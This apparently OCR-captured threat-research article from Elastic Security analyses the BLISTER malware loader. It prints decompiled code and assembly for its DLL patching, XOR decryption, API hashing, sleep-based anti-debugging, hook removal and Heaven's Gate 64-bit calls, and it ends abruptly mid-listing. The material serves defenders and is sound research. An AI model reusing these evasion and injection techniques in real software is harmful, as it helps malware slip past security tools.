
BLISTER Loader

elastic.github.io/security-research/malware/2022/05/02.blister/article/



BLISTER Malware

Cyril François · @cyril-t-f | **Daniel Stepanic** · @dstepanic | **Salim Bitam** · @soolidsnake 2022-05-05

Key Takeaways¶


- BLISTER is a loader that continues to stay under the radar, actively being used to load a variety of malware including clipbankers, information stealers, trojans, ransomware, and shellcode
- In-depth analysis shows heavy reliance of Windows Native API's, several injection capabilities, multiple techniques to evade detection, and counter static/dynamic analysis
- Elastic Security is providing a configuration extractor that can be used to identify key elements of the malware and dump the embedded payload for further analysis
- 40 days after the initial reporting on the BLISTER loader by Elastic Security, we observed a change in the binary to include additional architectures. This shows that this is an actively developed tool and the authors are watching defensive countermeasures

The BLISTER Malware Loader

For information on the BLISTER malware loader and campaign observations, check out our blog post and configuration extractor detailing this:

Overview¶

The Elastic Security team has continually been monitoring the BLISTER loader since our initial release at the end of last year. This family continues to remain largely unnoticed, with low detection rates on new samples.



Example of BLISTER loader detection rates

A distinguishing characteristic of BLISTER's author is their method of tampering with legitimate DLLs to bypass static analysis. During the past year, Elastic Security has observed the following legitimate DLL's patched by BLISTER malware:

Filename	Description
dxgi.dll	DirectX Graphics Infrastructure
WIAAut.DLL	WIA Automation Layer
PowerCPL.DLL	Power Options Control Panel
WIMGAPI.DLL	Windows Imaging Library
rdpencom.dll	RDPSRAPI COM Objects
colorui.dll	Microsoft Color Control Panel.
termmgr.dll	Microsoft TAPI3 Terminal Manager
libcef.dll	Chromium Embedded Framework (CEF) Dynamic Link Library
CEWMDM.DLL	Windows CE WMDM Service Provider
intl.dll	LGPLed libintl for Windows NT/2000/XP/Vista/7 and Windows 95/98/ME
vidreszr.dll	Windows Media Resizer
sppcommdlg.dll	Software Licensing UI API

Due to the way malicious code is embedded in an otherwise benign application, BLISTER may be challenging for technologies that rely on some forms of machine learning. Combined with code-signing defense evasion, BLISTER appears designed with security technologies in mind.

Our research shows that BLISTER is actively developed and has been linked in public reporting to LockBit ransomware and the SocGholish framework; in addition, Elastic has also observed BLISTER in relation to the following families: Amadey, BitRAT, Clipbanker, Cobalt Strike, Remcos, and Raccoon along with others.

In this post, we will explain how BLISTER continues to operate clandestinely, highlight the loader's core capabilities (injection options, obfuscation, and anti-analysis tricks) as well as provide a configuration extractor that can be used to dump BLISTER embedded payloads.

Consider the following sample representative of BLISTER for purposes of this analysis. This sample was also used to develop the initial BLISTER family YARA signature, the configuration extraction script, and evaluate tools against against unknown x32 and x64 BLISTER samples.

Execution Flow¶

The execution flow consists of the following phases:

- Deciphering the second stage
- Retrieving configuration and packed payload
- Payload unpacking
- Persistence mechanisms
- Payload injection

Launch / Entry Point¶

During the first stage of the execution flow, BLISTER is embedded in a legitimate version of the colorui.dll library. The threat actor, with a previously achieved foothold, uses the Windows built-in `rundll32.exe` utility to load BLISTER by calling the export function **LaunchColorCpl**:

Rundll32 execution arguments

```
rundll32.exe "BLISTER.dll,LaunchColorCpl"
```

The image below demonstrates how BLISTER's DLL is modified, noting that the export start is patched with a function call (line 17) to the malware entrypoint.

```
1  int __stdcall LaunchColorCpl(int a1)
2  {
3    const WCHAR *CommandLineW; // eax
4    HWND WindowW; // ebx
5    int v4; // esi
6    void *v5; // ebx
7    int v6; // eax
8    ULONG_PTR dwResult; // [esp+0h] [ebp-228h] BYREF
9    int v8; // [esp+4h] [ebp-224h]
10   BOOL v9; // [esp+8h] [ebp-220h]
11   int pNumArgs; // [esp+Ch] [ebp-21Ch] BYREF
12   DWORD dwProcessId; // [esp+10h] [ebp-218h] BYREF
13   HLOCAL hMem; // [esp+14h] [ebp-214h]
14   void *v13; // [esp+18h] [ebp-210h]
15   WCHAR Buffer[260]; // [esp+1Ch] [ebp-20Ch] BYREF
16
17   v8 = MalwareStart();
18   pNumArgs = 0;
19   v13 = 0;
20   CommandLineW = GetCommandLineW();
21   hMem = CommandLineToArgvW(CommandLineW, &pNumArgs);
```

Export of Patched BLISTER DLL

If we compare one of these malicious loaders to the original DLL they masquerade as, we can see where the patch was made, the function no longer exists:

```
int __stdcall LaunchColorCpl(int a1)
{
  _DWORD *v1; // ebx
  const WCHAR *CommandLineW; // eax
  LPWSTR *v3; // edi
  HWND WindowW; // esi
  int v6; // esi
  HINSTANCE *v7; // edi
  int v8; // ecx
  HINSTANCE v9; // eax
  void *v10; // eax
  int v11; // eax
  int v12; // [esp-4h] [ebp-23Ch]
  int v13; // [esp-4h] [ebp-23Ch]
  int v14; // [esp-4h] [ebp-23Ch]
  int pNumArgs; // [esp+10h] [ebp-228h] BYREF
  DWORD dwProcessId; // [esp+14h] [ebp-224h] BYREF
  LPWSTR *v17; // [esp+18h] [ebp-220h]
  BOOL v18; // [esp+1Ch] [ebp-21Ch]
  int v19; // [esp+20h] [ebp-218h]
  ULONG_PTR dwResult; // [esp+24h] [ebp-214h] BYREF
  WCHAR Buffer[262]; // [esp+28h] [ebp-210h] BYREF

  pNumArgs = 0;
  v19 = a1;
  v1 = 0;
  CommandLineW = GetCommandLineW();
  v3 = CommandLineToArgvW(CommandLineW, &pNumArgs);
  v17 = v3;
  v18 = pNumArgs == 2;
  if ( pNumArgs == 2 )
    goto LABEL_11;
  hObject = CreateMutexW(0, 1, L"Local\\Color CPL Startup Mutex");
```

Export of Original DLL Used by BLISTER

Deciphering Second Stage¶

BLISTER's second stage is ciphered in its resource section (`.rsrc`).

The deciphering routine begins with a loop based sleep to evade detection:

```
counter = 0;
k = 0x7FFFFFFF;
do
{
  _InterlockedIncrement(&counter);
  --k;
}
while ( k );

if ( counter != 0x7FFFFFFF )
  return 0;
```

Initial Sleep Mechanism

BLISTER then enumerates and hashes each export of `ntdll`, comparing export names against loaded module names; searching specifically for the **NtProtectVirtualMemory** API:

```
if ( n_ntdll_export_names )
{
  while ( 1 )
  {
    hash = 0;
    v11 = &DllBase[*(_DWORD *)p_ntdll_export_names];
    v12 = *v11;
    if ( *v11 )
    {
      do
      {
        hash = v12 + __ROL4__(hash, 9);
        v12 = *++v11;
      }
      while ( *v11 );
      if ( hash == NtProtectVirtualMemory_0 )
        break;
    }
```

API Hash

Finally, it looks for a memory region of `100,832` bytes by searching for a specific memory pattern, beginning its search at the return address and leading us in the `.rsrc` section. When found, BLISTER performs an eXclusive OR (XOR) operation on the memory region with a four-byte key, sets it's page protection to `PAGE_EXECUTE_READ` with a call to `NtProtectVirtualMemory,` and call its second stage entry point with the deciphering key as parameter:

```
  for ( i = retaddr; *(_DWORD *)i != ctf::Constants::kMemoryTag; ++i )
    ;
  p_mem_it = (uint8_t *)(i + 4);
  mem_size = 0x189E0;
  p_memory = i + 4;
  fp_NtProtectVirtualMemory((HANDLE)0xFFFFFFFF, &p_memory, &mem_size, PAGE_READWRITE, (uint32_t *)v17);
  do
  {
    p_mem_it[j] ^= key[j & 3];
    ++j;
  }
  while ( j < 0x189E0 );

  fp_NtProtectVirtualMemory((HANDLE)0xFFFFFFFF, &p_memory, &mem_size, PAGE_EXECUTE_READ, (uint32_t *)v17);
  ((void (__stdcall *)(uint8_t *))(p_mem_it + 0x5A90))(key);// 0x17209B6C
  return 0;
}
```

Memory Tag & Memory Region Setup

Obfuscation¶

BLISTER's second-stage involves obfuscating functions, scrambling their control flow by splitting their basic blocks with unconditional jumps and randomizing basic blocks' locations. An example of which appears below.

Function's Control Flow Scrambling

BLISTER inserts junk code into basic blocks as yet another form of defense evasion, as seen below.


```
loc_17217A93:                                   ; CODE XREF:
                push    ebp
                clc
                lahf
                or      eax, 2BD61850h
                mov     ebp, esp
                shr     eax, 65h
                bsf     ax, si
                sub     esp, 0AA4h
                mov     eax, esi
                mov     ah, 93h
                push    644h                    ; size
                push    0                       ; value
                jmp     loc_1720D82F
; END OF FUNCTION CHUNK FOR DecipheredMalwareStart
```

Junk Code Insertion

Retrieving Configuration and Packed Payload¶

BLISTER uses the previous stage's four-byte key to locate and decipher its configuration.

The routine begins by searching its memory, beginning at return address, for its four-byte key XORed with a hardcoded value as memory pattern:



Memory pattern search loop

When located, the `0x644` byte configuration is copied and XOR-decrypted with the same four-byte key:

```
lea     eax, [ebp+memory_pattern_and_key]
push    eax             ; p_key
movsx   ecx, di
xchg    cl, ch
push    644h            ; size
mov     ecx, [ebp+_p_config]
jmp     loc_17211B14

; END OF FUNCTION CHUNK FOR p_config
```

```
; START OF FUNCTION CHUNK FOR p_config

loc_17211B14:           ; p_buffer
push    ecx
jmp     loc_1720C009

; END OF FUNCTION CHUNK FOR p_config
```

```
; START OF FUNCTION CHUNK FOR p_config

loc_1720C009:
call    ctf__DecipherData0
```

Config decryption

Finally, it returns a pointer to the beginning of the packed PE, which is after the `0x644` byte blob:

```
mov     eax, [ebp+p_memory_it]
add     eax, 648h       ; return p_memory_it + pattern(4) + 0x644
jmp     loc_17214FC1
```

Pointer return to packed PE

See the configuration structure in the appendix.

Time Based Anti Debug¶

After loading the configuration, and depending if the **kEnableSleepBasedAntiDebug** flag (`0x800`) is set, BLISTER calls its time-based anti-debug function:

```
if ( (config_flag & kEnableSleepBasedAntiDebug) == 0 || !Engine::SleepBasedAntiDebug(p_engine) )
```

Check configuration for Sleep function

This function starts by creating a thread with the Sleep Windows function as a starting address and 10 minutes as the argument:

```
if ( fp_Sleep )
{
  _fp_Sleep = fp_Sleep;
  p_kernel32 = Engine::GetModuleHandle(p_engine, kernel32_dll);
  fp_CreateThread = (int (__stdcall *)(_DWORD, _DWORD, void *, int, _DWORD, char *))Engine::GetProcAddress(
                                                                                     p_engine,
                                                                                     p_kernel32,
                                                                                     CreateThread_0,
                                                                                     0);
  h_sleep_thread = (HANDLE)((int (__cdecl *)(_DWORD, _DWORD, void *, int, _DWORD, char *))fp_CreateThread)(
                             0,
                             0,
                             _fp_Sleep,
                             600000,
                             0,
                             v16);
```

Sleep function (600000 ms / 10 minutes)

The main thread will sleep using **NtDelayExecution** until the sleep thread has exited:

```
  while ( !kernel_user_times.ExitTime.QuadPart && status >= STATUS_SUCCESS )
  {
    if ( p_engine->p_mapped_x32_ntdll )
      p_mapped_x32_ntdll = p_engine->p_mapped_x32_ntdll;
    else
      p_mapped_x32_ntdll = p_engine->p_x32_ntdll;

    _h_sleep_thread = h_sleep_thread;
    fp_NtQueryInformationThread = (int (__stdcall *)(HANDLE, THREADINFOCLASS, void *, uint3

    status = fp_NtQueryInformationThread(
               _h_sleep_thread,
               ThreadTimes,
               &kernel_user_times,
               THREAD_SET_INFORMATION,
               (uint32_t *)&n_bytes);

    delay.QuadPart = -1000000i64;
    if ( p_engine->p_mapped_x32_ntdll )
      p_dll = p_engine->p_mapped_x32_ntdll;
    else
      p_dll = p_engine->p_x32_ntdll;

    fp_NtDelayExecution = (void (__stdcall *)(int, LARGE_INTEGER *))Engine::GetProcAddress(
                                                                      p_engine,
                                                                      p_dll,
                                                                      NtDelayExecution_0,
                                                                      0);
    fp_NtDelayExecution(1, &delay);
  }
```

NtDelayExecution used with Sleep function

Finally the function returns `0` when the sleep thread has run at least for 9 1/2 minutes:

```
    v14 = v1;
    if ( __PAIR64__(HIDWORD(v1), v14) >= 570000 )
      return 0;
  }
```

Condition to end sleep thread

If not, the function will return `1` and the process will be terminated:

```
if ( (config_flag & kEnableSleepBasedAntiDebug) == 0 || !Engine::SleepBasedAntiDebug(p_engine) )
  return Engine::ManuallyMapx32Andx64Ntdll(p_engine);

fp_NtTerminateProcess = (int (__stdcall *)(HANDLE, _DWORD))Engine::GetProcAddress(
                                                              p_engine,
                                                              p_engine->p_x32_ntdll,
                                                              NtTerminateProcess_0,
                                                              0);
fp_NtTerminateProcess((HANDLE)-1, 0);
```

Process termination on sleep function if error

Windows API¶

Blister’s GetModuleHandle¶

BLISTER implements its own **GetModuleHandle** to evade detection, the function takes the library name hash as a parameter, iterates over the process PEB LDR’s modules and checks the hashed module’s name against the one passed in the parameter:

```
HMODULE __cdecl Engine::GetModuleHandle(Engine *p_engine, uint32_t library_hash)
{
  void (__stdcall *ProcAddress)(wchar_t *, PWSTR); // eax
  PWSTR Buffer; // [esp-220h] [ebp-224h]
  wchar_t v5[262]; // [esp-21Ch] [ebp-220h] BYREF
  PPEB_LDR_DATA Ldr; // [esp-10h] [ebp-14h]
  LDR_DATA_TABLE_ENTRY *p_InLoadOrderModuleList; // [esp-Ch] [ebp-10h]
  LDR_DATA_TABLE_ENTRY *v8; // [esp-8h] [ebp-Ch]
  LDR_DATA_TABLE_ENTRY *Flink; // [esp-4h] [ebp-8h]

  Ldr = GetPEB()->Ldr;
  p_InLoadOrderModuleList = (LDR_DATA_TABLE_ENTRY *)&Ldr->InLoadOrderModuleList;
  Flink = (LDR_DATA_TABLE_ENTRY *)Ldr->InLoadOrderModuleList.Flink;
  v8 = 0;
  while ( Flink != p_InLoadOrderModuleList )
  {
    v8 = Flink;
    Buffer = Flink->BaseDllName.Buffer;
    ProcAddress = (void (__stdcall *)(wchar_t *, PWSTR))Engine::GetProcAddress(
                                                          p_engine,
                                                          p_engine->p_x32_ntdll,
                                                          0x999BC6AC,
                                                          0);
    ProcAddress(v5, Buffer);
    WToLowerCase(v5);
    if ( HashLibraryName(v5) == library_hash )
      return (HMODULE)v8->DllBase;
    Flink = (LDR_DATA_TABLE_ENTRY *)Flink->InLoadOrderLinks.Flink;
  }
  return 0;
}
```

Function used to verify module names

Blister’s GetProcAddress¶

BLISTER’s **GetProcAddress** takes the target DLL and the export hash as a parameter, it also takes a flag that tells the function that the library is 64 bits.

The DLL can be loaded or mapped then the function iterates over the DLL's export function names and compares their hashes with the ones passed in the parameter:

```
for ( i = 0; ; ++i )
{
  _ECX = p_export_directory;
  if ( i >= p_export_directory->NumberOfNames )
    break;

  if ( HashFunctionName((char *)&p_dll[*p_export_names_rva]) == proc_hash )
  {
    _ECX = p_export_ordinals_rva;
    export_ordinal_rva = *p_export_ordinals_rva;
    break;
  }
  ++p_export_names_rva;
  ++p_export_ordinals_rva;
}
```

BLISTER's GetProcAddress hash checking dll's exports

If the export is found, and its virtual address isn't null, it is returned:

```
is_null = &p_dll[p_export_function_addresses_rva[export_ordinal_rva]] == 0;
v33 = (char *)&p_dll[p_export_function_addresses_rva[export_ordinal_rva]];
if ( is_null || v33 < (char *)p_export_directory || v33 >= (char *)p_export_directory + export_directory_size )
  return v33;
```

Return export virtual address

Else the DLL is **LdrLoaded** and BLISTER's **GetProcAddress** is called again with the newly loaded dll:

```
v20 = fp_LdrLoadDll(&v14->Length, (uint32_t)v15, p_u_module_filename, pp_module);
proc_hasha = HashFunctionName(++v30);
return Engine::GetProcAddress(p_engine, (HMODULE)p_module, proc_hasha, 0);
```

LdrLoad the DLL and call GetProcAddress again

Library Manual Mapping¶

BLISTER manually maps a library using **NtCreateFile** in order to open a handle on the DLL file:

```
  __result = fp_NtCreateFile(&h_file, 0x80100000, v23, v24, 0, 128, 7, FILE_OPEN, 96, 0, 0);
  if ( __result >= 0 )
```

NtCreateFile used within mapping function

Next it creates a section with the handle by calling **NtCreateSection** with the **SEC_IMAGE** attribute which tells Windows to loads the binary as a PE:

```
    __result = fp_NtCreateSection(&h_section, 983071, 0, 0, PAGE_READONLY, SEC_IMAGE, _h_file);
    if ( __result >= 0 )
```

NtCreateSection used within mapping function

NtCreateSection used within mapping function

Finally it maps the section with **NtMapViewOfSection**:

```
    __result = fp_NtMapViewOfSection(
                 _h_section,
                 0xFFFFFFFF,
                 (void **)pp_mapped_library,
                 0,
                 0,
                 0,
                 &v26,
                 2,
                 0,
                 PAGE_READONLY);
```

NtMapViewofSection used within mapping function

x32/x64 Ntdll Mapping¶

Following the call to its anti-debug function, BLISTER manually maps 32 bit and 64 bit versions of NTDLL.

It starts by mapping the x32 version:

```
_result = Engine::ManuallyMapLibrary(p_engine, p_w_ntdll_fullname, &p_engine->p_mapped_x32_ntdll);
```

32 bit NTDLL mapping

Then it disables SysWOW64 redirection:

```
// ctf -> Disable syswow redirection.
fp_RtlWow64EnableFsRedirection(FALSE);
```

SysWOW64 disabled

And then maps the 64 bit version:

```
  _result = Engine::ManuallyMapLibrary(p_engine, w_variable_value, &p_engine->p_mapped_x64_ntdll);
  if ( _result < 0 )
    return _result;
```

64 bit NTDLL mapping

Then if available, the mapped libraries will be used with the **GetProcAddress** function, i.e:

```
      if ( engine.p_mapped_x32_ntdll )
        _p_ntdll = (uint8_t *)engine.p_mapped_x32_ntdll;
      else
        _p_ntdll = (uint8_t *)engine.p_x32_ntdll;

      wcscpy(&p_w_target_full_path[4], L"燿");
      *(_DWORD *)&p_w_target_full_path[2] = &v32;
      *(_DWORD *)p_w_target_full_path = &p_unpacked_PE;
      __fp_NtFreeVirtualMemory = (int (__cdecl *)(int, _DWORD, _DWORD, _DWORD))Engine::GetProcAddress(
                                                                                  &engine,
                                                                                  (HMODULE)_p_ntdll,
                                                                                  NtFreeVirtualMemory_0,
                                                                                  0);
```

Mapped libraries using GetProcAddress

LdrLoading Windows Libraries and Removing Hooks¶

After mapping 32 and 64 bit **NTDLL** versions BLISTER will **LdrLoad** several Windows libraries and remove potential hooks:

```
NTSTATUS __cdecl Engine::LdrLoadBunchOfLibrariesAndRemoveHooks(Engine *p_engine, HANDLE h_process, PEB *p_peb)
{
  uint32_t library_hashes[9]; // [esp-30h] [ebp-34h]
  wchar_t *p_w_library_path; // [esp-Ch] [ebp-10h] BYREF
  NTSTATUS _result; // [esp-8h] [ebp-Ch]
  unsigned __int8 i; // [esp-1h] [ebp-5h]

  _result = 0;
  library_hashes[0] = user32_dll;
  library_hashes[1] = gdi32_dll;
  library_hashes[2] = ws2_32_dll;
  library_hashes[3] = wininet_dll;
  library_hashes[4] = urlmon_dll;
  library_hashes[5] = advapi32_dll;
  library_hashes[6] = kernel32_dll;
  library_hashes[7] = kernelbase_dll;
  library_hashes[8] = ntdll_dll;

  p_w_library_path = 0;
  for ( i = 0; i < 9u; ++i )
  {
    _result = Engine::LdrLoadLibraryAndGetLibraryPathFromProcess(
                p_engine,
                library_hashes[i],
                &p_w_library_path,
                h_process,
                p_peb);

    if ( _result < 0 )
      return _result;

    _result = Engine::RemoveLibraryHooks(p_engine, h_process, p_peb, p_w_library_path, library_hashes[i]);
    if ( _result < 0 )
      return _result;
  }

  if ( p_engine->is_x64_loaded )
    return sub_17219FD9(p_engine);

  return _result;
}
```

Function used to load Windows libraries and remove hooks

First, it tries to convert the hash to the library name by comparing the hash against a fixed list of known hashes:

```
switch ( _library_hash )
{
  case gdi32_dll:
    __fp_RtlInitUnicodeString = (void (__stdcall *)(int *, _DWORD *))Engine::GetProcAddress(
                                                                       p_engine,
                                                                       p_engine->p_x32_ntdll,
                                                                       RtlInitUnicodeString_0,
                                                                       0);
    __fp_RtlInitUnicodeString((int *)&u_library_name, w_gdi32);
    break;
  case user32_dll:
    ___fp_RtlInitUnicodeString = (void (__stdcall *)(int *, _DWORD *))Engine::GetProcAddress(
                                                                        p_engine,
                                                                        p_engine->p_x32_ntdll,
                                                                        RtlInitUnicodeString_0,
                                                                        0);
```

Hash comparison

If the hash is found BLISTER uses the **LdrLoad** to load the library:

```
    // ctf -> Load dll into its own process.
    _result = fp_LdrLoadDll(0, 0, &u_library_name, (int *)&p_remote_dll_base);
```

Leveraging LdrLoad to load DLL

Then BLISTER searches for the corresponding module in its own process:

```
    if ( _p_module_it->DllBase <= p_dll_base && (char *)_p_module_it->DllBase + _p_module_it->SizeOfImage > p_dll_base )
      break;

    p_module_it = (LDR_DATA_TABLE_ENTRY *)_p_module_it->InLoadOrderLinks.Flink;
  }

  return _p_module_it;
```

Searching for module in own process

And maps a fresh copy of the library with the module's **FullDllName**:

```
  p_module = (LDR_DATA_TABLE_ENTRY *)ctf::Engine::FindLdrModuleFromAddress(p_engine, p_remote_dll_base);
  if ( p_module )
    *pp_w_library_path = p_module->FullDllName.Buffer;
  return _result;
```

Retrieving Module's FullDllName

```
    ___result = Engine::ManuallyMapLibrary(p_engine, p_w_library_path, &p_mapped_library);
    __result = ___result;
    if ( ___result >= 0 )
    {
      is_relocation_needed = 0;
      if ( __result == STATUS_IMAGE_NOT_AT_BASE )
      {
        is_relocation_needed = 1;
        __rdtsc();
      }
```

Manual Mapping function

BLISTER then applies the relocation to the mapped library with the loaded one as the base address for the relocation calculation:

```
      if ( __result >= 0 )
      {
        // ctf -> Apply reloc if needed.
        if ( is_relocation_needed )
        {
          Memset(&delta, 0, 8u);
          __asm { rcl     cl, cl }
          delta.QuadPart = (unsigned int)_p_dll
                         - *(_DWORD *)((char *)p_mapped_library + *((_DWORD *)p_mapped_library + 0xF) + 0x34);
          *(_DWORD *)((char *)p_mapped_library + *((_DWORD *)p_mapped_library + 15) + 52) = p_mapped_library;
          DoPERelocation(p_mapped_library, &delta, 0);
        }
```

Performing relocation

Next BLISTER iterates over each section of the loaded library to see if the section is executable:

```
      for ( j = 0; j < (int)*(unsigned __int16 *)((char *)p_mapped_library + *((_DWORD *)p_mapped_library + 0xF) + 6); ++j )
      {
        if ( (p_section_header_it[j].Characteristics & IMAGE_SCN_MEM_EXECUTE) != 0 )
```

Checking executable sections

If the section is executable, it is replaced with the mapped one, thus removing any hooks:

```
            fp_NtWriteVirtualMemory = (int (__cdecl *)(HANDLE, size_t, uint8_t *, DWORD, _DWORD))Engine::GetProcAddress(p_engine, v86, NtWriteVirtualMemory_0, 0);
            v43 = fp_NtWriteVirtualMemory(
                    v61,
                    ___p_corresponding_dll_section,
                    __p_dll_corresponding_section_cpy,
                    v1,
                    v65);
```

Section replacement

x64 API Call¶

BLISTER can call 64-bit library functions through the use of special 64-bit function wrapper:

```
v16 = 1;
__rdtsc();
ProcAddress = Engine::GetProcAddress(p_engine, p_engine->p_mapped_x64_ntdll, NtAllocateVirtualMemory_0, v16);
v30 = x64Call(ProcAddress);
```

BLISTER utilizing 64-bit function library caller

```
int __cdecl ctf::x64Call(void *a1)
{
  int v1; // ecx
  void (__cdecl *v2)(int); // esi
  int v3; // edx
  int v4; // ecx
  int v6; // [esp-1Ch] [ebp-4Ch]
  void *retaddr[2]; // [esp+3Ch] [ebp+Ch]

  SwitchCodeSegment(ctf::Constants::CodeSegmentx64);
  v2 = *(void (__cdecl **)(int))v1;
  v3 = v1 + 8;
  v4 = ((unsigned __int8)*(_DWORD *)(v1 + 8) + 1) & 0xFE;
  do
    v6 = *(_DWORD *)(v3 + 8 * v4--);
  while ( v4 );
  v2(v6);
  return MK_FP(retaddr[0], retaddr[0])();
}
```

64-bit function library caller

To make this call BLISTER switches between 32-bit to 64-bit code using the old Heaven’s Gate technique:

Address	Rule Name	Match Name	Match	Type
.rsrc:1720DAE5	HeavensGate	$retf_to_64bit_mode	6a 33 e8 00 00 00 00 83 04 24 05 cb	binary
.rsrc:1720DAF6	HeavensGate	$retf_to_32bit_mode	e8 00 00 00 00 c7 44 24 04 23 00 00 00 83 04 24 0d cb	binary

Observed Heaven’s Gate byte sequences

```
.rsrc:1720DACC
.rsrc:1720DACC                  push    ebp
.rsrc:1720DACD                  mov     ebp, esp
.rsrc:1720DACF                  sub     esp, 8
.rsrc:1720DAD2                  push    ebx
.rsrc:1720DAD3                  push    esi
